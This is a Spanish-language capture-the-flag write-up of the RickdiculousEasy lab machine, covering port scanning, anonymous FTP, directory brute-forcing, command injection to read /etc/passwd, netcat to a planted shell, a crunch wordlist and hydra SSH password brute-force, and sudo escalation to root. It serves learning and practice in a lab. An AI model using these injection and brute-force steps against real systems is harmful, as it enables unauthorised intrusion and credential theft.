# **Capture the Flag RickdiculousEasy**



CIB Pablo León Acosta 18/05/2023

# ÍNDICE

Preparación del entorno de trabajo	3
Escaneo de Red	3
Primer Escaneo	3
Escaneo Exhaustivo:	4
13337/tcp	5
13337/tcp - FLAG:{TheyFoundMyBackDoorMorty}-10Points	5
FTP	5
13337/tcp - FLAG:{This is unexpected} - 10Points	6
Indicios de Revershell	7
WEB 80:	7
DirBusting:	8
FLAG{Yeah d- just don't do it.} - 10 Points	8
Command injection:	9
WEB 9090:	11
FLAG{THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS	12
SSH	12
FLAG{Get off the high road Summer!} - 10 Points	13
Home Morty	13
FLAG: {131333} - 20 Points	14
Reverse shell	14
FLAG{Flip the pickle Morty!} - 10 Points	15
Directorio Rick Sánchez	15
FLAG{And Awwwaaaaayyyy we Go!} - 20 Points	15
Ataque por fuerza bruta a ssh con diccionario	16
FLAG: {lonic Defibrillator} - 30 Points	18

# Preparación del entorno de trabajo

Creamos el siguiente árbol de directorios. De esta manera tendremos organizada la información que vayamos obteniendo de la máquina objetivo.

mkdir {RickdiculousEasy{content,exploits,nmap}}

```
[parrot]-[17:10-14/05]-[/home/pablo]
-pablo$tree RickdiculousEasy
RickdiculousEasy
- content
- exploits
- nmap
- allports
- targeted

3 directories, 2 files
- [parrot]-[17:10-14/05]-[/home/pablo]
- pablo$
```

Nos situaremos en el directorio nmap para comenzar con el escaneo de la red

```
[parrot]=[17:11-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$pwd
/home/pablo/RickdiculousEasy/nmap
[parrot]=[17:12-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$
```

### Escaneo de Red

#### Primer Escaneo

Haciendo uso de la herramienta de reconocimiento *nmap* realizaremos un primer escaneo sobre la máquina objetivo, utilizaremos los siguientes parámetros

```
-sS: análisis TCP SYN (Recomendado por su efectividad)
-min-rate 5000: Tramitar paquetes de no más de 5000 de bitrate
-open: Mostrar puertos abiertos
-vvv: triple verbose para información
-Pn: no hacer ping ni resolución dns
-oN: Exportar a formato nmap para tener la información guardada
```

```
[parrot]-[17:11-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$sudo nmap -p- -sS --min-rate 5000 --open -vvv -Pn -oN allports 192.168.1.156
```

Si hacemos un cat a allports vemos la información del escaneo anterior.

```
[parrot]-[17:14-14/05]-[/home/pablo/RickdiculousEasy/nmap]
-pablo$cat allports
         File: allports
         # Nmap 7.93 scan initiated Sun May 14 17:00:24 2023 as: nmap -p- -sS --min-rate 5000 --open -vvv -Pn -oN allportsNormi 192.168.1.156
         Nmap scan report for 192.168.1.156
        Host is up, received arp-response (0.00014s latency). Scanned at 2023-05-14 17:00:24 WEST for 2s Not shown: 65528 closed tcp ports (reset) PORT STATE SERVICE REASON
         PORT
                    STATE SERVICE
         21/tcp
                     open ftp
                                         syn-ack ttl 64
         22/tcp
                     open ssh
                                         syn-ack ttl 64
                                         syn-ack ttl 64
         80/tcp
                     open http
         9090/tcp open zeus-admin syn-ack ttl 64
         13337/tcp open unknown
                                        syn-ack ttl 64
         22222/tcp open easyengine syn-ack ttl 64
         60000/tcp open unknown syn-ack ttl 64
MAC Address: 08:00:27:FA:91:71 (Oracle VirtualBox virtual NIC)
         Read data files from: /usr/bin/../share/nmap
         # Nmap done at Sun May 14 17:00:26 2023 -- 1 IP address (1 host up) scanned in 2.16 seconds
```

#### Escaneo Exhaustivo:

Una vez tenemos un primer contacto con la máquina, conociendo los puertos abiertos vamos a realizar un escaneo exahustivos de los servicios alojados en los mismos. Utilizaremos los siguientes parámetros.

```
-sC: Reconocimiento aplicando los scripts básicos-sV: Versión de los servicios alojados en los puertos-oN: Exportar a formato nmap para tener la información guardada
```

```
[parrot]-[17:13-14/05]-[/home/pablo/RickdiculousEasy/nmap]
-pablo$sudo nmap -sC -sV -p 21,22,80,9090,13337,22222,60000 -oN targeted 192.168.1.156
```


Obtenemos la siguiente información:

```
File: targeted
# Nmap 7.93 scan initiated Sun May 14 17:07:08 2023 as: nmap -sC -sV -p 21,22,80,9090,13337,22222,60000 -oN targeted 192.
Nmap scan report for 192.168.1.156
Host is up (0.00016s latency).
          STATE SERVICE VERSION
PORT
                       vsftpd 3.0.3
21/tcp
         open ftp
  ftp-syst:
   STAT:
  FTP server status:
       Connected to ::ffff:192.168.1.157
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
      Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
  End of status
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                          42 Aug 22 2017 FLAG.txt
  -rw-r--r--
                1 0
                          0
               2 0
                          0
                                           6 Feb 12 2017 pub
  drwxr-xr-x
22/tcp open ssh?
```

#### 13337/tcp

Analizando la información arrojada descubrimos la primera flag. Se encuentra en una web alojada en el puerto 13337/tcp:

13337/tcp - FLAG:{TheyFoundMyBackDoorMorty}-10Points



FLAG: {TheyFoundMyBackDoorMorty}-10Points

#### **FTP**

Podemos observar también en el servicio **ftp** alojado en el puerto **21/tcp**, como dentro del servidor existe un archivo llamado FLAG.txt

```
STATE SERVICE VERSION
PORT
21/tcp
         open ftp vsftpd 3.0.3
 ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:192.168.1.157
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                1 0
 -rw-r--r--
                           0
                                          42 Aug 22
                                                     2017 FLAG.txt
                2 0
                           0
                                           6 Feb 12
 drwxr-xr-x
                                                     2017 pub
```

El logueo anónimo está habilitado así que procedemos a autenticarnos en el servidor de la siguiente manera y a descargar el archivo.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                       42 Aug 22 2017 FLAG.txt
-rw-r--r--
             1 0
                        0
                                        6 Feb 12 2017 pub
                        0
drwxr-xr-x
             2 0
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.00 secs (788.7620 kB/s)
ftp>
```

Leemos el archivo y encontramos la siguiente FLAG.

13337/tcp - FLAG:{This is unexpected} - 10Points

```
[parrot]=[18:22-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$cat FLAG.txt

File: FLAG.txt

FLAG{Whoa this is unexpected} - 10 Points
```

#### Indicios de Revershell

Finalmente también podemos observar un servicio alojado en el puerto 60000, según la información que se brinda cuando accedemos parece ser una reverse shell.

```
60000/tcp open unknown

|_drda-info: ERROR

| fingerprint-strings:

| NULL, ibm-db2:

| Welcome to Ricks half baked reverse shell...
```

### **WEB 80:**

Comenzamos realizando un **whatweb** para obtener información de la página web. Recibimos información, pero nada especialmente relevante.

```
[parrot]-[17:07-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$which whatweb
/usr/bin/whatweb
[parrot]-[17:08-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$whatweb http://192.168.1.156
http://192.168.1.156 [200 OK] Apache[2.4.27], Country[RESERVED][ZZ], HTML5, HTTPServer[Fed ora Linux][Apache/2.4.27 (Fedora)], IP[192.168.1.156], Title[Morty's Website]
[parrot]-[17:09-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$
```




Puesto a que no vemos nada a simple vista, decidimos hacer Fuerza Bruta contra Directorios utilizando Gobuster. (similar a dirb pero trabaja en multi threads.)

# **DirBusting:**

```
[parrot]-[19:39-14/05]-[/home/pablo/RickdiculousEasy/nmap]
 pablo$gobuster dir -u http://192.168.1.156 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o dirbusting.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://192.168.1.156
   Method:
   Threads:
                             /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
   Wordlist:
   Negative Status codes:
   User Agent:
   Timeout:
                             105
2023/05/14 19:41:50 Starting gobuster in directory enumeration mode
                      (Status: 301) [Size: 239] [--> http://192.168.1.156/passwords/]
/passwords
```


Encontramos el directorio de passwords con los siguientes archivos en su interior:



# Index of /passwords



FLAG.txt



FLAG{Yeah d- just don't do it.} - 10 Points


FLAG{Yeah d- just don't do it.} - 10 Points

- Password.html

Podemos ver como nos dan una pista diciendo que la web contiene una contraseña pero la misma está escondida. Haciendo un poco de web crawling la encontramos, resulta ser un comentario. La password es **winter** 

Wow Morty real clever.
Storing passwords in a file called passwords.html?
You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom.
That's the last thing I need.


Mediante el descubrimiento de directorios por fuerza bruta encontramos el siguiente directorio.




#### Command injection:

Investigando descubrí que es posible hacer command injection, es un simple ataque en el que se busca como objetivo ejecutar código arbitrario remotamente sobre el sistema operativo host vía una app vulnerable como en este caso puede ser el form del trace.

Se podría romper de varias maneras la instrucción pero con un simple ";" creo que bastaría seguido del comando:





Como guiño cómico el creador de la máquina deshabilitó el comando cat, sale un gato al intentar usarlo.

Por lo tanto usaremos more para listar /etc/passwd y recabar información sobre los usuarios.

Relacionamos esta información con la contraseña que encontramos anteriormente


## MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace. Trace! /etc/passwd ...... root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:997:996:User for polkitd:/:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin abrt:x:173:173::/etc/abrt:/sbin/nologin cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin chrony:x:995:993::/var/lib/chrony:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash Morty:x:1001:1001::/home/Morty:/bin/bash Summer:x:1002:1002::/home/Summer:/bin/bash

apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

## **WEB 9090:**

Seguimos el mismo procedimiento realizando un **whatweb** para obtener información de la página web. Recibimos información, pero nada especialmente relevante. No encontramos nada más allá de la flag.



### FLAG{THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS

# SSH

Probamos el acceso por ssh probando con los usuarios y la contraseña que hemos obtenido. Tras varios intentos y al ver que la conexión por el puerto 22 está cerrada, recordamos que también hay un servicio ssh en escucha por el puerto 2222. Probamos con el usuario summer (Entendemos también el guiño cómico de que la contraseña sea el antónimo) y conseguimos entrar.

```
[parrot]=[20:08-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$
[parrot]=[20:08-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$ssh Summer@192.168.1.156 -p 22222
Summer@192.168.1.156's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$
```

```
[Summer@localhost ~]$ more FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ ç
```

Encontramos otra FLAG más.

FLAG{Get off the high road Summer!} - 10 Points

# **Home Morty**

Listamos el contenido del home del usuario Morty y descargamos los archivos para posterior revisión.

scp -P2222 [Nombre\_Usuario]@192.168.23.140:/nome/Mortu/Safe\_password.jpg/tmp

```
[Summer@localhost ~]$ ls /home
Morty RickSanchez Summer
[Summer@localhost ~]$ r i
[Summer@localhost ~]$ tree /home/Morty
/home/Morty
  journal.txt.zip

    Safe Password.jpg

0 directories, 2 files
[Summer@localhost ~]$ tree /home/RickSanchez
/home/RickSanchez
  - RICKS SAFE
    └─ safe
    ThisDoesntContainAnyFlags
    └─ NotAFlag.txt
2 directories, 2 files
[Summer@localhost ~]$
```


```
[parrot]-[20:41-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$sudo scp -P 22222 Summer@192.168.1.156:/home/Morty/Safe_Password.jpg /home/pablo/
The authenticity of host '[192.168.1.156]:22222 ([192.168.1.156]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.156]:22222' (ECDSA) to the list of known hosts.
Summer@192.168.1.156's password:
Safe Password.jpg
```


Desde el directorio de descarga elegido tmp abrir la imagen con un programa de dibujo para verla y obviamente deducir su información analizando posibles metadatos ocultos. Ver estos metadatos a través del comando strings:

```
[parrot]=[20:43-14/05]=[/home/pablo]
pablo$strings Safe_Password.jpg

JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
$&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D0000D\DDDDD\t\\\\
```

Demostrar que la contraseña está almacenada en el archivo journal.txt.zip y este esta encriptado con la contraseña "Meeseek". Copiar y descomprimir el archivo que mostrará 20 puntos y una contraseña.





### Reverse shell

Seguimos investigando los indicios de lo que creemos que es una reverse shell, realizando una simple conexión por netcat conseguimos acceso. Podemos listar una Flag más

## FLAG{Flip the pickle Morty!} - 10 Points

```
[parrot]=[18:49-14/05]=[/home/pablo/RickdiculousEasy/nmap]
pablo$sudo nc 192.168.1.156 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
# pwd
/root/blackhole/
# |
```

## **Directorio Rick Sánchez**

Explorando el directorio de Rick encontramos el señuelo de una flag.

```
[Summer@localhost ~]$ more /home/RickSanchez/ThisDoesntContainAnyFlags/NotAFlag.txt hhHHAaaaAAGgGAh. You totally fell for it... Classiiiigihhic. But seriously this isn't a flag.. [Summer@localhost ~]$
```

Encontramos también un binario llamado safe. Al ejecutar el binario nos pide un argumento. Recordamos que la flag anterior nos dió un número en vez de una frase, decidimos introducirlo. Nos da unas pistas para descifrar la contraseña del usuario rick y una flag

#### FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

```
[Summer@localhost ~]$ ./safe 131333
decrypt: FLAG{And Awwwaaaaayyyy we Go!} - 20 Points


Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)

Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name. @

[Summer@localhost ~]$
```

Buscando vemos que la Banda de RickSánchez se llama The Flesh Curtains.



# Ataque por fuerza bruta a ssh con diccionario

Creamos un diccionario con la herramienta **crunch** siguiendo las pistas que nos dio el binario anteriormente nombrado.

```
[parrot]-[18:19-18/05]-[/home/pablo]
-pablo$crunch 7 7 -t ,%Flesh -o file.txt

Crunch will now generate the following amount of data: 2080 bytes

0 MB
0 GB
0 TB
0 PB

Crunch will now generate the following number of lines: 260
```

```
[parrot]=[18:16-18/05]=[/home/pablo]
pablo$crunch 10 10 -t ,%Curtains -o file.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

Utilizamos la herramienta hydra para realizar el ataque por fuerza bruta. Descubrimos que la contraseña de Rick Sánchez es **P7Curtains** 

```
pablo$sudo hydra -l RickSanchez -P file.txt -s 22222 ssh://172.20.230.27
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-18 18:25:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://172.20.230.27:22222/
[22222][ssh] host: 172.20.230.27 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-18 18:26:22
[[parrot]-[18:26-18/05]-[/home/pablo]
pablo$
```

Nos logueamos con el usuario RickSanchez

```
[parrot]-[18:31-18/05]-[/home/pablo]
-pablo$ssh RickSanchez@172.20.230.27 -p 22222
The authenticity of host '[172.20.230.27]:22222 ([172.20.230.27]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.20.230.27]:22222' (ECDSA) to the list of known hosts.
RickSanchez@172.20.230.27's password:
Last failed login: Fri May 19 03:26:10 AEST 2023 from 172.20.230.26 on ssh:notty
There were 168 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls
```

Comprobamos que el usuario pertenece a sudoers

```
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
   !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HIST
   LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_
        secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
        (ALL) ALL
[RickSanchez@localhost ~]$ |
```

Cambiamos al usuario root, tenemos permiso total sobre todos los directorios del sistema lo que significa que ¡La máquina está completamente vulnerada!

Encontramos la última FLAG.

# FLAG: {lonic Defibrillator} - 30 Points

```
[root@localhost ~]# pwd
/root
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]# |
```